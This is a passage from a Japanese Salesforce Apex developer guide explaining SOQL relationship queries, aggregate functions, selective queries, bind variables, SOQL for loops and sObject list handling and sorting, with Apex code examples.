ID 項目を使用して取引先責任者と関連する取引先を変更したり、sObject 参照項目を使用して取引先のデータにアクセスしたりできます。参照項目は、SOQL クエリまたは SOSL クエリの結果としてのみ入力されます (下記参照)。

たとえば、次の Apex コードは、取引先と取引先責任者を相互に関連付ける方法と、取引先責任者を使用して取引先の項目を変更する方法を示します。

メモ: 次に示すのは最も複雑な例です。このコードで使用する一部の要素については、このガイドの後のセクションで説明します。

- `insert` と `update` の詳細は、「Insert ステートメント」 (ページ 725)および「Insert ステートメント」 (ページ 725)を参照してください。

```
Account a = new Account(Name = 'Acme');

insert a;  // Inserting the record automatically assigns a
           // value to its ID field
```

```
Contact c = new Contact(LastName = 'Weissman');

c.AccountId = a.Id;

// The new contact now points at the new account

insert c;



// A SOQL query accesses data for the inserted contact,

// including a populated c.account field

c = [SELECT Account.Name FROM Contact WHERE Id = :c.Id];



// Now fields in both records can be changed through the contact

c.Account.Name = 'salesforce.com';

c.LastName = 'Roth';



// To update the database, the two types of records must be

// updated separately

update c;          // This only changes the contact's last name

update c.Account; // This updates the account name
```

メモ: `c.Account.Name` という式表現は、関係にまたがるその他の式と同様に、変更する場合と値として参照する場合では、若干異なる特徴があります。

- 値として参照する場合、`c.Account` が null の場合 `c.Account.Name` は `null` と評価されますが、`NullPointerException` は生成されません。これにより、開発者は null 値をチェックする必要なく多段の関係を参照できます。
- 変更するとき、`c.Account` が null の場合、`c.Account.Name` を参照すると `NullPointerException` が生成されます。

また、sObject 項目キーは `insert`、`update`、または `upsert` 時に、外部 ID による外部キー解決に使用されます。次に例を示します。

```
Account refAcct = new Account(externalId__c = '12345');



Contact c = new Contact(Account = refAcct, LastName = 'Kay');
```

```
insert c;
```

新しい取引先責任者に、external_id が「12345」である取引先と同じ AccountId を挿入します。そのような取引先がない場合、挿入は失敗します。

ヒント: たとえば、次のコードは上記のコードと同一です。ただし、SOQL クエリを使用するため、上記のコードほど効率的ではありません。このコードが複数回コールされた場合、SOQL クエリ実行制限の最大数に達する場合があります。実行制限の詳細は、「実行ガバナと制限」(ページ 367)を参照してください。

```
Account refAcct = [SELECT Id FROM Account WHERE externalId__c='12345'];

Contact c = new Contact(Account = refAcct.Id);

insert c;
```

外部キーおよび親 - 子リレーションの SOQL クエリについて

SOQL クエリの SELECT ステートメントは、外部キーや親 - 子レコードの結合などの有効な SOQL ステートメントとして使用できます。外部キーの結合が含まれている場合、生成される sObjects は、通常の項目表記を使用して参照できます。次に例を示します。

```
System.debug([SELECT Account.Name FROM Contact
              WHERE FirstName = 'Caroline'].Account.Name);
```

また、sObjects での親 - 子リレーションは SOQL クエリとして動作します。次に例を示します。

```
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts)
                  FROM Account
                  WHERE Name = 'Acme']) {
     Contact[] cons = a.Contacts;
}

//The following example also works because we limit to only 1 contact
for (Account a : [SELECT Id, Name, (SELECT LastName FROM Contacts LIMIT 1)
                  FROM Account
```

```
                    WHERE Name = 'testAgg']) {

     Contact c = a.Contacts;

}
```

SOQL 集計関数の使用

SUM() や MAX() などの SOQL の集計関数を使用して、クエリでデータをロールアップおよび集計できます。集計関数についての詳細は、『Salesforce SOQL および SOSL リファレンスガイド』の「集計関数」を参照してください。

集計関数は GROUP BY 句を使用せずに使用できます。たとえば、AVG() 集計関数を使用して、すべての商談の平均[金額]を調べることができます。

```
AggregateResult[] groupedResults

  = [SELECT AVG(Amount)aver FROM Opportunity];

Object avgAmount = groupedResults[0].get('aver');
```

集計関数を含むクエリは、AggregateResult オブジェクトの配列で結果を返します。AggregateResult は参照専用 sObject で、クエリ結果にのみ使用されます。

集計関数は GROUP BY 句と共に使用すると、より強力にレポートを生成するツールとなります。たとえば、キャンペーンにごとにすべての商談の平均[金額]を調べることができます。

```
AggregateResult[] groupedResults

  = [SELECT CampaignId, AVG(Amount)

      FROM Opportunity

      GROUP BY CampaignId];

for (AggregateResult ar : groupedResults)  {

    System.debug('Campaign ID' + ar.get('CampaignId'));

    System.debug('Average amount' + ar.get('expr0'));

}
```

別名のない SELECT リストの集計項目は、形式が expr*i* の暗黙的別名を自動的に取得します。*i* は、明示的な別名のない集計項目の順序を示します。*i* の値は 0 から始まり、明示的な別名のない集計項目ごとに増えます。詳細は、『Salesforce SOQL および SOSL リファレンスガイド』の「GROUP BY での別名の使用」を参照してください。

メモ: 集計関数を含むクエリには、返されるレコードの合計数に関するその他の SOQL クエリと同じガバナ制限が適用されます。制限対象には、クエリによって返される行数だけでなく、集計に含まれるレコード数も含まれます。この制限に達した場合は、WHERE 句に条件を追加して、クエリが処理するレコード数を減らす必要があります。

非常に大きい SOQL クエリの処理

SOQL クエリがヒープサイズの制限を超える多数の sObject を返し、エラーが生じることがあります。問題を解決するには、代わりに SOQL クエリ `for` ループを使用します。`query` および `queryMore` への内部コールが使用されるため、レコードの複数の一括処理が可能になります。

たとえば、結果が大きすぎる場合、次の構文で実行時例外が発生します。

```
Account[] accts = [SELECT Id FROM Account];
```

代わりに、次の例のいずれかで SOQL クエリ `for` ループを使用します。

```
// Use this format if you are not executing DML statements
// within the for loop
for (Account a : [SELECT Id, Name FROM Account
                  WHERE Name LIKE 'Acme%']) {
    // Your code without DML statements here
}

// Use this format for efficiency if you are executing DML statements
// within the for loop
for (List<Account> accts : [SELECT Id, Name FROM Account
                            WHERE Name LIKE 'Acme%']) {
    // Your code here
    update accts;
}
```

次の例は、レコードの一括更新に使用する SOQL クエリ `for` ループを示します。指定された条件と一致する姓名を持つ取引先責任者のレコードで、取引先責任者の姓を変更するとします。

```
public void massUpdate() {
    for (List<Contact> contacts:
      [SELECT FirstName, LastName FROM Contact]) {
        for(Contact c : contacts) {
            if (c.FirstName == 'Barbara' &&
              c.LastName == 'Gordon') {
                c.LastName = 'Wayne';
            }
        }
        update contacts;
    }
}
```

`for` ループで SOQL クエリを使用する代わりに、Apex の一括処理を使用してレコードを一括更新すると、ガバナ制限に達するリスクが最小限に抑えられます。

詳細は、「SOQL For ループ」 (ページ 205)を参照してください。

より効率的な SOQL クエリ

最高のパフォーマンスを得るためには、特にトリガ内のクエリに対しては、セレクティブ SOQL クエリを使用する必要があります。実行時間が長くなるのを避けるために、システムはセレクティブ以外の SOQL クエリを終了できます。100,000件を超えるレコードを含むオブジェクトに対してトリガでセレクティブではないクエリ

を使用すると、エラーメッセージが表示されます。このエラーを回避するには、必ずセレクティブクエリを使用します。

セレクティブ SOQL クエリ条件

- クエリ検索条件の 1 つがインデックス付き項目にあり、そのクエリ検索条件によって結果となる行数がシステム定義のしきい値より少なくなる場合、そのクエリはセレクティブです。SOQL クエリのパフォーマンスは、WHERE 句に使用される 2 つ以上の検索条件がその条件を満たす場合に改善されます。
- 選択度しきい値は、初めの 100 万件のレコードの 10%、それ以降のレコードの 5% 未満の、最大 333,333 件です。インデックス付き標準項目であるクエリ検索条件がある場合など一部の状況では、しきい値が高くなる場合があります。また、選択度しきい値は変化します。

セレクティブ SOQL クエリのカスタムインデックスに関する考慮事項

- 次の項目はデフォルトでインデックスが付けられます。
  - 主キー (ID、名前、所有者項目)
  - 外部キー (参照関係または主従関係項目)
  - 監査日付 (LastModifiedDate など)
  - 外部 ID または一意としてマークされたカスタム項目
- 頻繁に実行されるクエリのパフォーマンスがインデックスによって向上することが Salesforce オプティマイザによって確認された場合は、デフォルトでインデックスが付けられない項目に自動的にインデックスが付けられます。
- Salesforce サポートは、お客様からの要求に応じてカスタムインデックスを追加できます。
- カスタムインデックスは、複数選択リスト、マルチ通貨組織の通貨項目、ロングテキスト項目、一部の数式項目、およびバイナリ項目 (blob 型の項目、ファイル、または暗号化されたテキスト項目) では作成できません。Salesforce には定期的に新しいデータ型 (一般に複雑なデータ型) が追加されますが、これらのデータ型の項目は常にカスタムインデックス付けが可能なわけではありません。
- 選択リスト項目での `TEXT` 関数の呼び出しを含む数式項目に、カスタムインデックスを作成することはできません。
- 通常、次の場合はカスタムインデックスが使用されません。
  - クエリされた値がシステム定義のしきい値を超える場合
  - 検索条件の演算子が、`NOT EQUAL TO` (または `!=`)、`NOT CONTAINS`、`NOT STARTS WITH` などの否定演算子である場合
  - 検索条件に `CONTAINS` 演算子が使用され、スキャンされる行数が 333,333 を超える場合。`CONTAINS` 演算子にはインデックスの完全スキャンが必要です。このしきい値は変化します。
  - 空の値と比較している場合 (`Name != ''`)

  ただし、カスタムインデックスを使用できない複雑なシナリオは他にもあります。ここに記載された条件以外のシナリオがある場合、またはセレクティブではないクエリに関するヘルプが必要な場合は、Salesforce カスタマーサポートにお問い合わせください。

セレクティブ SOQL クエリの例

大きなオブジェクトでのクエリがセレクティブであるかどうかを理解するために、いくつかのクエリを解析することにします。これらのクエリについては、Account sObject に 10 万件を超えるレコードがあると想定

します。これらのレコードには、理論削除されたレコード (まだごみ箱に残っているレコード) も含まれます。

クエリ 1:

```
SELECT Id FROM Account WHERE Id IN (<list of account IDs>)
```

`WHERE` 句は、インデックス付き項目 (ID) に使用されています。`SELECT COUNT() FROM Account WHERE Id IN (<list of account IDs>)` が選択度しきい値より少ないレコードを返す場合は、`Id` へのインデックスが使用されます。このインデックスは通常、ID のリストに少数のレコードのみが含まれる場合に使用されます。

クエリ 2:

```
SELECT Id FROM Account WHERE Name != ''
```

名前はインデックス付きですが (主キー) Account は大きなオブジェクトであるため、この検索条件はほとんどのレコードを返すことから、クエリは非セレクティブとなります。

クエリ 3:

```
SELECT Id FROM Account WHERE Name != '' AND CustomField__c = 'ValueA'
```

ここでは、各検索条件が個別に考慮された場合にセレクティブであるかどうかを確認する必要があります。前の例で確認したように、最初の検索条件はセレクティブではありません。そのため、2つ目の検索条件を重点的に確認することにします。`SELECT COUNT() FROM Account WHERE CustomField__c = 'ValueA'` が返すレコードの件数が選択度しきい値より少なく、かつCustomField__cがインデックス付きである場合、このクエリはセレクティブです。

1 つのレコードを返す SOQL クエリの使用

結果リストに 1 つだけ要素が含まれている場合、SOQL クエリを使用して単一の sObject 値を割り当てることができます。式の L 値が単一の sObject 型である場合、Apex は自動的にクエリ結果リストの 1 つの sObject レコードに L 値を割り当てます。リスト内に sObjects がない場合、または複数の sObject がある場合、実行時例外が発生します。次に例を示します。

```
List<Account> accts = [SELECT Id FROM Account];



// These lines of code are only valid if one row is returned from

// the query. Notice that the second line dereferences the field from the

// query without assigning it to an intermediary sObject variable.

Account acct = [SELECT Id FROM Account];

String name = [SELECT Name FROM Account].Name;
```

null 値検索の回避によるパフォーマンスの改善

SOQL クエリおよび SOSL クエリで、null 値を含むレコードの検索を回避します。パフォーマンスを改善するために、まず null 値を除外します。次の例では、`treadID` の値が null であるすべてのレコードが返される値から除外されます。

```
Public class TagWS {


/* getThreadTags

*

* a quick method to pull tags not in the existing list

*

*/

public static webservice List<String>

       getThreadTags(String threadId, List<String> tags) {

   system.debug(LoggingLevel.Debug,tags);


   List<String> retVals = new List<String>();

   Set<String> tagSet = new Set<String>();

   Set<String> origTagSet = new Set<String>();

   origTagSet.addAll(tags);


// Note WHERE clause verifies that threadId is not null


   for(CSO_CaseThread_Tag__c t :

      [SELECT Name FROM CSO_CaseThread_Tag__c

      WHERE Thread__c = :threadId AND

      WHERE threadID != null])


{
```

```
    tagSet.add(t.Name);
}
    for(String x : origTagSet) {
    // return a minus version of it so the UI knows to clear it
       if(!tagSet.contains(x)) retVals.add('-' + x);
}
    for(String x : tagSet) {
    // return a plus version so the UI knows it's new
       if(!origTagSet.contains(x)) retvals.add('+' + x);
}


    return retVals;
}
```

SOQL クエリの多態的なリレーションの処理

多態的なリレーションは、参照されるオブジェクトに複数の異なる種別を使用できるオブジェクト間のリレーションです。たとえば、Event の `What` リレーション項目には Account、Campaign、Opportunity のいずれかを使用できます。

Apex で多態的なリレーションの SOQL クエリを使用する方法についての説明を次に示します。多態的なリレーションについてのより一般的な情報は、『Force.com SOQL および SOSL リファレンス』の「多態的なキーとリレーションについて」を参照してください。

Apex で多態的な項目を参照する SOQL クエリを使用して、多態的な項目によって参照されるオブジェクト種別に依存する結果を取得できます。1 つのアプローチとして、`Type` 修飾子を使用して結果を絞り込むという方法があります。次の例では、What 項目を使用して Account または Opportunity に関連する Event をクエリします。

```
List<Event> = [SELECT Description FROM Event WHERE What.Type IN ('Account', 'Opportunity')];
```

別のアプローチとして、SOQL の `SELECT` ステートメントで `TYPEOF` 句を使用する方法があります。この例でも、What 項目を使用して Account または Opportunity に関連する Event をクエリします。

```
List<Event> = [SELECT TYPEOF What WHEN Account THEN Phone WHEN Opportunity THEN Amount END
 FROM Event];
```

メモ: `TYPEOF` は、現在 SOQL 多態性機能の一部の開発者プレビューとして利用可能です。組織での `TYPEOF` の有効化については、Salesforce にお問い合わせください。

これらのクエリは、リレーション項目が目的のオブジェクト種別を参照する sObject のリストを返します。

多態的なリレーションで参照されるオブジェクトにアクセスする必要がある場合は、オブジェクト種別を判断するために instanceof キーワードを使用できます。次の例では、instanceof を使用して、Account または Opportunity が Event に関連しているかどうかを判断します。

```
Event myEvent = eventFromQuery;

if (myEvent.What instanceof Account) {

    // myEvent.What references an Account, so process accordingly

} else if (myEvent.What instanceof Opportunity) {

    // myEvent.What references an Opportunity, so process accordingly

}
```

別のメソッドに渡す前に、クエリが返す参照される sObject を適切な種別の変数に割り当てる必要があります。次の例では、TYPEOF 句を含む SOQL クエリを使用して Merchandise__c カスタムオブジェクトの User または Group 所有者をクエリし、instanceof を使用して所有者の種別を判断してから、ユーティリティメソッドに渡す前に所有者オブジェクトを User または Group の種別の変数に割り当てます。

```
public class PolymorphismExampleClass {



    // Utility method for a User

    public static void processUser(User theUser) {

        System.debug('Processed User');

    }



    // Utility method for a Group

    public static void processGroup(Group theGroup) {

        System.debug('Processed Group');

    }



    public static void processOwnersOfMerchandise() {

        // Select records based on the Owner polymorphic relationship field

      List<Merchandise__c> merchandiseList = [SELECT TYPEOF Owner WHEN User THEN LastName
WHEN Group THEN Email END FROM Merchandise__c];

        // We now have a list of Merchandise__c records owned by either a User or Group
```

```
        for (Merchandise__c merch: merchandiseList) {
            // We can use instanceof to check the polymorphic relationship type
            // Note that we have to assign the polymorphic reference to the appropriate
            // sObject type before passing to a method
            if (merch.Owner instanceof User) {
                User userOwner = merch.Owner;
                processUser(userOwner);
            } else if (merch.Owner instanceof Group) {
                Group groupOwner = merch.Owner;
                processGroup(groupOwner);
            }
        }
    }
}
```

SOQL クエリおよび SOSL クエリでの Apex 変数の使用

Apex の SOQL ステートメントと SOSL ステートメントは、前にコロン (:) がある場合、Apex コード変数と式を参照できます。このように SOQL ステートメントまたは SOSL ステートメント内でローカルコード変数を使用することを、*バインド*と呼びます。Apex パーサーは、SOQL ステートメントまたは SOSL ステートメントを実行する前に、最初にコードコンテキスト内のローカル変数を評価します。バインド式は、次のように使用できます。

- `FIND` 句の検索文字列
- `WHERE` 句の条件リテラル
- `WHERE` 句の `IN` 演算子または `NOT IN` 演算子の値。値の動的セットを絞り込むことができます。いずれのデータ型のリストでも機能しますが、特に ID または String のリストで使用されます。
- `WITH DIVISION` 句のディビジョン名
- `LIMIT` 句の数値
- `OFFSET` 句の数値

バインド式は `INCLUDES` などの他の句と共に使用することはできません。

次に例を示します。

```
Account A = new Account(Name='xxx');

insert A;
```

```
Account B;


// A simple bind
B = [SELECT Id FROM Account WHERE Id = :A.Id];


// A bind with arithmetic
B = [SELECT Id FROM Account
     WHERE Name = :('x' + 'xx')];


String s = 'XXX';


// A bind with expressions
B = [SELECT Id FROM Account
     WHERE Name = :'XXXX'.substring(0,3)];


// A bind with an expression that is itself a query result
B = [SELECT Id FROM Account
     WHERE Name = :[SELECT Name FROM Account
                    WHERE Id = :A.Id].Name];


Contact C = new Contact(LastName='xxx', AccountId=A.Id);
insert new Contact[]{C, new Contact(LastName='yyy',
                                    accountId=A.id)};


// Binds in both the parent and aggregate queries
B = [SELECT Id, (SELECT Id FROM Contacts
                 WHERE Id = :C.Id)
```

```
     FROM Account
     WHERE Id = :A.Id];

// One contact returned
Contact D = B.Contacts;

// A limit bind
Integer i = 1;
B = [SELECT Id FROM Account LIMIT :i];

// An OFFSET bind
Integer offsetVal = 10;
List<Account> offsetList = [SELECT Id FROM Account OFFSET :offsetVal];

// An IN-bind with an Id list. Note that a list of sObjects
// can also be used--the Ids of the objects are used for
// the bind
Contact[] cc = [SELECT Id FROM Contact LIMIT 2];
Task[] tt = [SELECT Id FROM Task WHERE WhoId IN :cc];

// An IN-bind with a String list
String[] ss = new String[]{'a', 'b'};
Account[] aa = [SELECT Id FROM Account
                WHERE AccountNumber IN :ss];

// A SOSL query with binds in all possible clauses
```

```
String myString1 = 'aaa';

String myString2 = 'bbb';

Integer myInt3 = 11;

String myString4 = 'ccc';

Integer myInt5 = 22;


List<List<SObject>> searchList = [FIND :myString1 IN ALL FIELDS

                                  RETURNING

                                     Account (Id, Name WHERE Name LIKE :myString2

                                              LIMIT :myInt3),

                                     Contact,

                                     Opportunity,

                                     Lead

                                  WITH DIVISION =:myString4

                                  LIMIT :myInt5];
```

メモ: Apex バインド変数は、DISTANCE または GEOLOCATION 関数の単位パラメータではサポートされません。次のクエリは機能しません。

```
String units = 'mi';

List<Account> accountList =

    [SELECT ID, Name, BillingLatitude, BillingLongitude

     FROM Account

     WHERE DISTANCE(My_Location_Field__c, GEOLOCATION(10,10), :units) < 10];
```

SOQL ステートメントを使用したすべてのレコードのクエリ

SOQL ステートメントは、ALL ROWS キーワードを使用して、削除されたレコードやアーカイブされた活動など、組織内のすべてのレコードをクエリできます。以下に例を示します。

```
System.assertEquals(2, [SELECT COUNT() FROM Contact WHERE AccountId = a.Id ALL ROWS]);
```

ALL ROWS を使用して、組織のごみ箱の中のレコードをクエリできます。ALL ROWS キーワードは FOR UPDATE キーワードと共に使用することはできません。

SOQL For ループ

SOQL for ループは SOQL クエリで返されたすべての sObject レコードを反復します。SOQL for ループの構文は次のいずれかになります。

```
for (variable : [soql_query]) {

    code_block

}
```

または

```
for (variable_list : [soql_query]) {

    code_block

}
```

variable および *variable_list* は、 *soql_query* で返される sObject と同じデータ型である必要があります。標準 SOQL クエリと同様、[*soql_query*] ステートメントは、: 構文を使用して WHERE 句のコード式を参照することができます。次に例を示します。

```
String s = 'Acme';

for (Account a : [SELECT Id, Name from Account

                  where Name LIKE :(s+'%')]) {

    // Your code

}
```

次の例では、SOQL クエリからのリストの作成と DML update メソッドを結合します。

```
// Create a list of account records from a SOQL query

List<Account> accs = [SELECT Id, Name FROM Account WHERE Name = 'Siebel'];



// Loop through the list and update the Name field
```

```
for(Account a : accs){

   a.Name = 'Oracle';

}



// Update the database

update accs;
```

SOQL For ループと標準 SOQL クエリの比較

SOQL `for` ループは、sObjects を取得するために使用するメソッドが、標準 SOQL ステートメントとは異なります。「SOQL および SOSL クエリ」で説明する標準クエリはクエリの `count` または多数のオブジェクトレコードを取得できますが、SOQL `for` ループは、SOAP API の `query` メソッドと `queryMore` メソッドをコールする効率的なチャンクを使用して、すべての sObject を取得します。開発者は常に SOQL `for` ループを使用して、多数のレコードを返すクエリ結果を処理し、ヒープサイズの制限に達するのを回避します。

集計関数を含むクエリでは、`queryMore` をサポートしません。`for` ループで 2,000 を超える行を返す集計関数を含むクエリを使用すると、実行時例外が発生します。

SOQL For ループの形式

SOQL `for` ループは、単一の sObject 変数を使用して一度に 1 件のレコードを処理するか、sObject リストを使用して一度に 200 個の sObject を一括処理できます。

- 単一の sObject 形式は `for` ループの `<code_block>` を sObject レコードごとに 1 回実行します。そのため、理解しやすく、簡単に使用できますが、`for` ループの本文内でデータ操作言語 (DML) ステートメントを使用すると、効率性が大幅に低下します。DML ステートメントは、一度に 1 つの sObject の処理のみを完了します。
- sObject リスト形式は `for` ループの `<code_block>` を 200 件の sObject のリストごとに 1 回実行します。そのため、多少理解しにくく、使用が難しくなりますが、`for` ループの本文内で DML ステートメントを使用する必要がある場合に最適です。DML ステートメントは、sObject のリストを一括処理します。

たとえば、次のコードは 2 種類の SOQL クエリ `for` ループの差異を示します。

```
// Create a savepoint because the data should not be committed to the database

Savepoint sp = Database.setSavepoint();



insert new Account[]{new Account(Name = 'yyy'),

                     new Account(Name = 'yyy'),

                     new Account(Name = 'yyy')};
```

```
// The single sObject format executes the for loop once per returned record
Integer i = 0;
for (Account tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    i++;
}
System.assert(i == 3); // Since there were three accounts named 'yyy' in the
                       // database, the loop executed three times

// The sObject list format executes the for loop once per returned batch
// of records
i = 0;
Integer j;
for (Account[] tmp : [SELECT Id FROM Account WHERE Name = 'yyy']) {
    j = tmp.size();
    i++;
}
System.assert(j == 3); // The list should have contained the three accounts
                       // named 'yyy'
System.assert(i == 1); // Since a single batch can hold up to 200 records and,
                       // only three records should have been returned, the
                       // loop should have executed only once

// Revert the database to the original state
Database.rollback(sp);
```

メモ:

- `break` キーワードと `continue` キーワードは、どちらのインラインクエリ `for` ループ形式でも使用できます。sObject リスト形式を使用すると、`continue` は、sObjects の次のリストにスキップします。

- DML ステートメントは一度に最大 10,000 件のレコードを処理でき、sObject リスト `for` ループは 200 件のレコードを一括処理します。そのため、sObject リスト `for` ループで返されたレコードごとに複数のレコードを挿入、更新、または削除する場合、制限のランタイムエラーが発生する可能性があります。「実行ガバナと制限」(ページ 367)を参照してください。
- SOQL `for` ループで `QueryException` が発生し、「`Aggregate query has too many rows for direct assignment, use FOR loop`」というメッセージが表示される可能性があります。この例外は、取得された sObject の大量の子レコード (200 以上) にループ内でアクセスする場合や、このようなレコードセットのサイズを取得する場合に発生することがあります。たとえば、次の SOQL `for` ループのクエリは、特定の取引先の子取引先責任者を取得します。この取引先に含まれる子取引先責任者が 200 を超える場合は、`for` ループのステートメントによって例外が発生します。

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    List<Contact> contactList = acct.Contacts; // Causes an error
    Integer count = acct.Contacts.size(); // Causes an error
}
```

この例外を回避するには、次のように `for` ループを使用して、子レコードを反復処理します。

```
for (Account acct : [SELECT Id, Name, (SELECT Id, Name FROM Contacts)
                     FROM Account WHERE Id IN ('<ID value>')]) {
    Integer count=0;
    for (Contact c : acct.Contacts) {
        count++;
    }
}
```

sObject コレクション

sObjects のリスト

リストには、他の種別の要素の 1 つである sObject を含めることができます。sObject のリストは、データの一括処理に使用できます。

リストを使用して、sObject を保存できます。リストは、SOQL クエリを使用するときに便利です。SOQL クエリは sObject データを返し、このデータを sObject のリストに保存できます。また、1 回のコールでの sObject のリストの挿入など、一括処理の実行にリストを使用することもできます。

sObject のリストを宣言するには、<> 文字で囲まれた sObject 型の前に List キーワードを使用します。次に例を示します。

```
// Create an empty list of Accounts

List<Account> myList = new List<Account>();
```

SOQL クエリによるリストの自動入力

List変数をSOQLクエリの結果に直接割り当てることができます。SOQLクエリは、返されたレコードが入力された新しいリストを返します。宣言されたList変数に、クエリされるものと同じsObjectが含まれていることを確認してください。または、汎用 sObject データ型を使用することもできます。

この例では、取引先のリストを宣言して SOQL クエリの戻り値に割り当てる方法を示します。このクエリは、Id 項目と Name 項目を含む最大 1,000 個の取引先レコードを返します。

```
// Create a list of account records from a SOQL query

List<Account> accts = [SELECT Id, Name FROM Account LIMIT 1000];
```

リスト要素の追加と取得

プリミティブデータ型のリスト同様、Apex で提供される List メソッドを使用して、sObject リストの要素にアクセスして設定できます。次に例を示します。

```
List<Account> myList = new List<Account>(); // Define a new list

Account a = new Account(Name='Acme'); // Create the account first

myList.add(a);                      // Add the account sObject

Account a2 = myList.get(0);       // Retrieve the element at index 0
```

一括処理

DML操作にリストを渡すことで、sObjectのリストを一括処理できます。この例では、取引先のリストを挿入する方法を示します。

```
// Define the list

List<Account> acctList = new List<Account>();

// Create account sObjects

Account a1 = new Acount(Name='Account1');

Account a2 = new Acount(Name='Account2');
```

```
// Add accounts to the list

acctList.add(a1);

acctList.add(a2);

// Bulk insert the list

insert acctList;
```

レコード ID の生成

Apex は、リストがデータ操作言語 (DML) ステートメントによってデータベースに正常に挿入または更新されると、sObject リストの各オブジェクトに ID を自動的に生成します。従って、sObjects のリストに同じ sObject が複数含まれる場合は、それが `null` ID を持つ場合であっても、sObject のリストの挿入や更新は行えません。この場合、2 つの ID がメモリ内の同じ構造に書き込まれなければならないことになり、これは不正処理となります。

たとえば、次のコードブロックの `insert` ステートメントは、同じ sObject (a) への 2 つの参照が含まれるリストを挿入しようとするため、`ListException` を生成します。

```
try {


   // Create a list with two references to the same sObject element

   Account a = new Account();

   List<Account> accs = new List<Account>{a, a};


   // Attempt to insert it...

   insert accs;


   // Will not get here

   System.assert(false);

} catch (ListException e) {

   // But will get here

}
```

sObject の一次元リストの配列表記の使用

または、配列表記 (角括弧) を使用して、sObject のリストを宣言して参照することもできます。

次の例では、配列表記を使用して取引先のリストを宣言します。

```
Account[] accts = new Account[1];
```

次の例では、角括弧を使用してリストに要素を追加します。

```
accts[0] = new Account(Name='Acme2');
```

sObject リストの配列表記を使用したその他いくつかの例を次に示します。

例	説明
`List<Account> accts = new Account[]{};`	要素のない取引先リストを定義します。
`List<Account> accts = new Account[] {new Account(), null, new Account()};`	3 つの取引先にメモリが割り当てられた取引先リストを定義します。最初の位置に新しい取引先オブジェクト、2 番目の位置に `null`、3 番目の位置に別の新しい取引先オブジェクトが割り当てられます。
`List<Contact> contacts = new List<Contact> (otherList);`	新しいリストで取引先責任者リストを定義します。

sObject のリストの並び替え

`List.sort` メソッドを使用して、sObject のリストを並び替えることができます。

sObject の場合、並び替えは昇順で、次のセクションで説明する一連の比較ステップを使用します。または、「sObject のカスタム並び替え順」に示されるように、sObject を Apex クラスでラップして `Comparable` インターフェースを実装することで、sObject のカスタム並び替え順を実装することもできます。

sObject のデフォルトの並び替え順

`List.sort` メソッドは sObject を昇順で並び替え、一連の順序付けられたステップに従って sObject を比較します。これらのステップには比較に使用される表示ラベルまたは項目が規定されています。比較は最初のステップから開始され、規定の表示ラベルまたは項目を使用して 2 つの sObject が並び替えられたときに終了します。使用される比較の順序は次のようになります。

1. sObject 型の表示ラベル。

   たとえば、Account sObject は Contact の前になります。

2. Name 項目 (該当する場合)。

たとえば、リストに A と B という名前の 2 つの取引先がある場合、取引先 A が取引先 B よりも前になります。

3. 標準項目。ID 項目と Name 項目を除き、アルファベット順で最初の項目から使用されます。

   たとえば、2 つの取引先が同じ名前の場合、並び替えに使用される最初の標準項目は AccountNumber です。

4. カスタム項目。アルファベット順で最初の項目から使用されます。

   たとえば、2つの取引先の名前と標準項目が同じで、FieldA と FieldB という 2つのカスタム項目がある場合、並び替えでは FieldA の値が最初に使用されます。

この一連のすべてのステップが実行されるとは限りません。たとえば、リストに同じ種別で一意の Name 値がある 2 つの sObject が含まれる場合、これらは Name 項目に基づいて並び替えられ、並び替えはステップ 2 で停止します。別の例で、名前が同じか sObject に Name 項目がない場合、並び替えはステップ 3 まで進み、標準項目を基準に並び替えられます。

テキスト項目の場合、並び替えアルゴリズムは Unicode 並び替え順を使用します。また、空の項目は並び替え順で空でない項目より前になります。

次の例は、Account sObject のリストの並び替えです。この例では、Name 項目が使用されて、リスト内で Acme 取引先が 2 つの sForce 取引先より前に配置されることを示します。sForce という名前の取引先が 2 つあり、アルファベット順で Industry 項目は Site 項目より前になるため、Industry 項目が残りの取引先の並び替えに使用されます。

```
Account[] acctList = new List<Account>();

acctList.add( new Account(

    Name='sForce',

    Industry='Biotechnology',

    Site='Austin'));

acctList.add(new Account(

    Name='sForce',

    Industry='Agriculture',

    Site='New York'));

acctList.add(new Account(

    Name='Acme'));

System.debug(acctList);



acctList.sort();

System.assertEquals('Acme', acctList[0].Name);
```

```
System.assertEquals('sForce', acctList[1].Name);

System.assertEquals('Agriculture', acctList[1].Industry);

System.assertEquals('sForce', acctList[2].Name);

System.assertEquals('Biotechnology', acctList[2].Industry);

System.debug(acctList);
```

次の例は前の例と同様ですが、Merchandise__c カスタムオブジェクトを使用する点が異なります。この例では、Name 項目が使用されて、リスト内で Notebooks 商品が Pens より前に配置されることを示します。Name 項目値が Pens の商品 sObject が 2 つあり、アルファベット順で Description 項目は Price および Total_Inventory 項目より前になるため、Description 項目が残りの商品品目の並び替えに使用されます。

```
Merchandise__c[] merchList = new List<Merchandise__c>();

merchList.add( new Merchandise__c(

    Name='Pens',

    Description__c='Red pens',

    Price__c=2,

    Total_Inventory__c=1000));

merchList.add( new Merchandise__c(

    Name='Notebooks',

    Description__c='Cool notebooks',

    Price__c=3.50,

    Total_Inventory__c=2000));

merchList.add( new Merchandise__c(

    Name='Pens',

    Description__c='Blue pens',

    Price__c=1.75,

    Total_Inventory__c=800));

System.debug(merchList);



merchList.sort();
```

```
System.assertEquals('Notebooks', merchList[0].Name);

System.assertEquals('Pens', merchList[1].Name);

System.assertEquals('Blue pens', merchList[1].Description__c);

System.assertEquals('Pens', merchList[2].Name);

System.assertEquals('Red pens', merchList[2].Description__c);

System.debug(merchList);
```

sObject のカスタム並び替え順

リストを sObject のカスタム並び替え順にするには、sObject のラッパークラスを作成し、`Comparable` インターフェースを実装します。ラッパークラスに対象の sObject を含め、並び替えロジックを指定する `compareTo` メソッドを実装します。

次の例では、Opportunity のラッパークラスを作成する方法を示します。このクラスの `compareTo` メソッドの実装では、Amount 項目(このインスタンスに含まれるクラスメンバー変数)、およびメソッドに渡された商談オブジェクトに基づいて 2 つの商談を比較します。

```
global class OpportunityWrapper implements Comparable {


    public Opportunity oppy;


    // Constructor
    public OpportunityWrapper(Opportunity op) {
        oppy = op;
    }


    // Compare opportunities based on the opportunity amount.
    global Integer compareTo(Object compareTo) {
        // Cast argument to OpportunityWrapper
        OpportunityWrapper compareToOppy = (OpportunityWrapper)compareTo;


        // The return value of 0 indicates that both elements are equal.
        Integer returnValue = 0;
```

```
